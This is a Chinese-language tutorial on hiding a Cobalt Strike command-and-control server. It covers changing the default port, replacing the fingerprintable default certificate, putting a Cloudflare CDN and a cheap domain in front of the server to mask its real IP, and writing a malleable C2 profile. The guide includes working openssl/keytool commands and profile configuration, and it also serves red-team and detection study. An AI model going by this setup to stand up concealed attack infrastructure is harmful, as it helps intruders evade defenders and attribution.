

CobaltStrike服务端隐藏

基础设施

购买一个全新的2核4G VPS

购买一个全新的域名，用来配置CDN，隐藏真实IP

01 CS服务端启动

将CS4.5文件夹上传到VPS上，执行如下命令启动，需要注意，IP地址不能是0.0.0.0

```
1 ./teamserver 192.168.0.125 password
```


02 CS服务端特征去除

步骤1 修改teamserver默认端口

打开文件teamserver，将默认的50050端口改为其他端口

步骤2 修改teamserver默认指纹信息

默认配置下使用nmap扫描可看到特征，如下图



```
open ssl/unknown
ssl-cert: Subject: commonName=Major Cobalt Strike/organizationName=cobaltstrike/stateOrProvinceName=Cyberspace/countryName=Earth
Issuer: commonName=Major Cobalt Strike/organizationName=cobaltstrike/stateOrProvinceName=Cyberspace/countryName=Earth
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2021-03-08T04:54:27
Not valid after: 2021-06-06T04:54:27
MD5: 3d40 e9d9 4343 1771 fb85 d94f 95c1 2d73
SHA-1: 477d e70f 0a2b a9fe d85e 534f bb07 6381 43df 3206
ssl-date: TLS randomness does not represent time
```

阅读teamserver代码可知，当没有证书的时候会创建带有cobalt strike信息的证书，有证书的话，则会使用证书中的信息，下面我们会创建自己的证书，就不需要修改teamserver中的cobalt strike信息

03 CS隐藏真实IP

步骤1 注册一个域名

有的文章提到使用www.freenom.com平台进行注册，我这边测试从freenom注册免费域名试了几次都没成功，建议从namesilo购买一个域名，选一个不那么大众化的，每年1.88\$

步骤2 CDN平台配置DNS解析

此处需要图文说明，参见文章<https://xz.aliyun.com/t/11099>中的[CDN平台配置DNS解析](#)部分，需要注意，添加DNS记录时格式如下

```
1 Name: ybdt      IPv4 address: 服务器IP
```

步骤3 CDN平台创建证书

此处需要图文说明，参见文章<https://xz.aliyun.com/t/11099>中的[CDN平台创建证书](#)部分，需要注意，创建时要保存证书和私钥，不然后面没法再看到私钥

步骤4 CDN平台禁用缓存

此处需要图文说明，参见文章<https://xz.aliyun.com/t/11099>中的[CDN平台禁用缓存](#)部分

步骤5 生成CS证书

进入vps中的cs文件夹中，创建两个文件：server.pem（文件中贴入上面的源证书）和server.key（文件中贴入上面的私钥），用于生成新的cobaltstrike证书.store文件，如果原先的cobaltstrike文件夹内有默认的.store证书，需要先删除掉

```
1 openssl pkcs12 -export -in server.pem -inkey server.key -out cfcert.p12 -name
  cloudflare_cert -passout pass:123456
2
3 这里是利用pem和key文件创建新的cert证书
```

再利用生成的cert证书生成store证书

```
1 keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeysto
  re cfcert.store -srckeystore cfcert.p12 -srcstoretype PKCS12 -srcstorepass 12
  3456 -alias cloudflare_cert
```

步骤6 创建profile文件

```
1 set sleeptime "3000";
2
```

```
3 https-certificate {
4     set keystore "cfcert.store";
5     set password "123456";
6 }
7
8 http-stager {
9     set uri_x86 "/api/1";
10    set uri_x64 "/api/2";
11    client {
12        header "Host" "ybddt.test.com";
13    }
14    server {
15        output {
16            print;
17        }
18    }
19 }
20
21 http-get {
22     set uri "/api/3";
23     client {
24         header "Host" "ybddt.test.com";
25         metadata {
26             base64;
27             header "Cookie";
28         }
29     }
30     server {
31         output {
32             print;
33         }
34     }
35 }
36
37 http-post {
38     set uri "/api/4";
39     client {
40         header "Host" "ybddt.test.com";
41         id {
42             uri-append;
43         }
44         output {
45             print;
46         }
47     }
48     server {
49         output {
50             print;
```

```
51     }  
52     }  
53 }
```

步骤7 创建监听器

此处需要图文说明，参见文章<https://xz.aliyun.com/t/11099>中的[启动teamserver](#)部分


- 1 需要注意，CloudFlare CDN免费支持的端口如下
- 2 http:
- 3 80、8080、8880、2052、2082、2086、2095
- 4 https:
- 5 443、2053、2083、2087、2096、8443
- 6
- 7 经测试，端口使用2096不能上线，使用2053则可以上线

步骤8 上线测试

注意，vps的防火墙要打开，我就在这卡了一会

上线后，wireshark抓包过滤cs服务端的ip地址，没找到任何连接，如下图

（注意，要关闭CS服务端，否则会有连接）



参考链接

<https://xz.aliyun.com/t/11099>

<https://xz.aliyun.com/t/10698>